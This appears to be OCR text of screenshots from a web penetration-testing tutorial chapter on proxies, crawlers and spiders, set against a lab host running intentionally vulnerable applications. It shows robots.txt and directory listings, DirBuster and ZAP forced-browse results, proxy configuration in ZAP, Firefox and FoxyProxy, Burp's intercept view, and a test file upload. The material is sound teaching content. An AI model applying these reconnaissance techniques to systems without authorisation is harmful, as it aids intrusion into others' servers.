

http://192..../robots.txt
192.168.56.11/vicnum/robots.txt
User-agent: *
Disallow: /jotto/
Disallow: /cgi-bin/



192.168.56.11/vicnum/cgi-bin/
Index of /vicnum/cgi-bin
Name
Last modified
Size
Description
Parent Directory -
guessnum1.pl 17-Jul-2012 23:24 2.2K
guessnum2.pl 09-Jul-2012 15:25 4.4K
guessnum3.pl 09-Jul-2012 10:32 630
jotto1.pl 18-Jul-2012 14:23 1.5K
jotto2.pl 17-Jul-2012 23:24 4.1K
jotto3.pl 14-Sep-2011 11:09 491



192.168.56.11/vicnum/jotto/jotto
broke
final
image
magic
prove
proxy
token
worms
broke
lucky



192.168.56.11/vicnum/cgi-bin/jotto2.pl
Search
Jotto
Hi name - you have chosen the word token
Congratulations - you guessed token in 5 attempts
Click on the CONTINUE button to proceed
CONTINUE


Chapter 3: Using Proxies, Crawlers, and Spiders






OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
http://192.168.56.11:80/
Scan Information
Results - List View: Dirs: 0 Files: 464
Results - Tree View
Errors: 7
Type
Found
Response
Size
Dir /server-status/ 403 594
Dir /cgi-bin/ 200 1442
Dir /phpmyadmin/ 200 8608
Dir / 200 29001
File /cgi-bin/courierwebadmin 200 5906
File /phpmyadmin/Documentation.html 200 253394
Dir /phpmyadmin/themes/ 403 598
File /cgi-bin/courierwebadmin.cgi 200 1512
Dir /icons/ 200 73405
Dir /phpmyadmin/themes/original/ 403 607
Dir /phpmyadmin/themes/original/img/ 403 611
File /phpmyadmin/index.php 200 8608
Dir /WebGoat/ 401 1288
Dir /ESAPI-Java-SwingSet-Interactive/ 200 170
Current speed: 0 requests/sec
(Select and right click for more options)
Average speed: (T) 14, (C) 0 requests/sec
Parse Queue Size: 0
Total Requests: 980/972
Current number of running threads: 20
Change
Time To Finish: ~
Back
Pause
Stop
Report
Starting dir/file list based brute forcing



Options
Check For Updates
Connection
Database
Display
Dynamic SSL Certificates
Encode/Decode
Extensions
Forced Browse
Fuzzer
Global Exclude URL (Beta
HTTP Sessions
JVM
Keyboard
Language
Local Proxies
Passive Scan Rules
Passive Scan Tags
Passive Scanner
Quick Start Launch
Replacer
Rule Configuration
Scripts
Search
Selenium
Spider
Statistics
WebSockets
Zest
Local Proxies
Local Proxy
Address:
localhost
Port (eg 8080):
8088
Set your browser proxy setting using the above. The HTTP port and HTTPS port must be the same port as above.
Behind NAT
Remove Unsupported Encodings
Always unzip gzipped content
Security Protocols
SSLv2Hello
SSL 3
TLS 1
TLS 1.1
TLS 1.2
Additional Proxies
Enabled
Address
Port
Add...
Modify...
Remove
Enable All
Disable All
Reset to Factory Defaults
Cancel
OK



Connection Settings
Configure Proxies to Access the Internet
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration:
HTTP Proxy: 127.0.0.1
Port: 8088
Use this proxy server for all protocols
SSL Proxy: 127.0.0.1
Port: 8088
FTP Proxy: 127.0.0.1
Port: 8088
SOCKS Host: 127.0.0.1
Port: 8088
SOCKS v4
SOCKS v5
No Proxy for:
localhost, 127.0.0.1
Example: .mozilla.org, .net.nz, 192.168.1.0/24
Help
Cancel
OK



FoxyProxy Standard
File Help
Select Mode: Use proxy "OWASP ZAP" for all URLs
Proxies Proxy Subscriptions Pattern Subscriptions Global Settings QuickAdd Logging
Enabled Color Proxy Name Proxy Notes
OWASP ZAP
Burp
WebScarab
Default These are the settings that ...
Move Up
Move Down
Add New Proxy
Edit Selection
Copy Selection
Delete Selection
Please Donate
Get FoxyProxy Plus
Buy Proxy Service
FoxyProxy for Chrome
Close



Untitled Session - OWASP ZAP 2.7.0
File Edit View Analyse Report Tools Online Help
Standard Mode
Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
http://192.168.56.11
GET:WackoPicko
WackoPicko
css
Welcome to the OWASP Zed Attack Proxy (ZAP
ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.
Please be aware that you should only attack applications that you have been specifically been given per
To quickly test an application, enter its URL below and press 'Attack'.
Attack
Include in Context
Flag as Context
Run application
Exclude from Context
Open/Resend with Request Editor...
Exclude from
Open URL in Browser
Show in History Tab
Open URL in System Browser
Copy URLs to Clipboard
Delete
Spider...
Active Scan...
Forced Browse site
Forced Browse directory
Forced Browse directory (and children)
AJAX Spider...
Fuzz...
Launch Browser
JxBrowser


History
Search
Alerts
Output
Forced Browse
Site: 192.168.56.11:80
List: directory-list-1.0.txt
2%
Current Scans:1| Num Requests:161328
Req. Timestamp | Resp. Timestamp | Method | URL | Code | Reason | Size Resp. Header | Size Resp. Body
5/9/18, 9:55:07 AM | 5/9/18, 9:55:07 AM | GET | http://192.168.56.11:80/WackoPicko/.svn/ | 403 | Forbidden | 370 bytes | 218 bytes
5/9/18, 9:55:07 AM | 5/9/18, 9:55:07 AM | GET | http://192.168.56.11:80/WackoPicko/ | 200 | OK | 576 bytes | 3,482 bytes
5/9/18, 9:55:07 AM | 5/9/18, 9:55:07 AM | GET | http://192.168.56.11:80/WackoPicko/images/ | 200 | OK | 358 bytes | 1,087 bytes
5/9/18, 9:55:08 AM | 5/9/18, 9:55:08 AM | GET | http://192.168.56.11:80/WackoPicko/about/ | 200 | OK | 518 bytes | 2,374 bytes
5/9/18, 9:55:08 AM | 5/9/18, 9:55:08 AM | GET | http://192.168.56.11:80/WackoPicko/users/ | 200 | OK | 358 bytes | 2,287 bytes
5/9/18, 9:55:08 AM | 5/9/18, 9:55:08 AM | GET | http://192.168.56.11:80/WackoPicko/users/... | 303 | See Other | 561 bytes | 0 bytes
5/9/18, 9:55:08 AM | 5/9/18, 9:55:08 AM | GET | http://192.168.56.11:80/WackoPicko/image... | 200 | OK | 357 bytes | 893 bytes
5/9/18, 9:55:08 AM | 5/9/18, 9:55:08 AM | GET | http://192.168.56.11:80/WackoPicko/pictur... | 200 | OK | 358 bytes | 2,319 bytes
5/9/18, 9:55:09 AM | 5/9/18, 9:55:09 AM | GET | http://192.168.56.11:80/WackoPicko/pictur... | 303 | See Other | 561 bytes | 0 bytes
5/9/18, 9:55:09 AM | 5/9/18, 9:55:09 AM | GET | http://192.168.56.11:80/WackoPicko/pictur... | 200 | OK | 518 bytes | 4,197 bytes
5/9/18, 9:55:09 AM | 5/9/18, 9:55:09 AM | GET | http://192.168.56.11:80/WackoPicko/guest... | 200 | OK | 518 bytes | 2,809 bytes
5/9/18, 9:55:09 AM | 5/9/18, 9:55:09 AM | GET | http://192.168.56.11:80/WackoPicko/users/l... | 200 | OK | 518 bytes | 2,874 bytes
Alerts 0 1 3 0
Current Scans 0 0 0 0 0 1 0


Burp Suite Community Edition v1.7.32 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Raw Headers Hex


Bricks File Upload #2 - Mozilla Firefox
Cancel
File Upload
Open
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
root
Pictures
Name
Size
Modified
bee_1.png
5.5 kB
08:46
coykillericon-50-38.png
2.0 kB
08:45
lolhax.jpg
36.5 kB
08:46
Screenshot from 2018...
360.0 kB
19 Apr
Screenshot from 2018...
360.1 kB
19 Apr
Screenshot from 2018...
595.8 kB
Fri
Screenshot from 2018...
121.9 kB
Fri
Screenshot from 2018...
70.8 kB
Fri
bee_1.png
All Files


192.168.56.11/owaspbricks/upload-2/inde
Search
Bricks
Upload succesful: here
Upload
Browse...
No file selected.
Upload
192.168.56.11/owaspbricks/upload-2/uploads/bee_1.png



Intercept | HTTP history | WebSockets history | Options

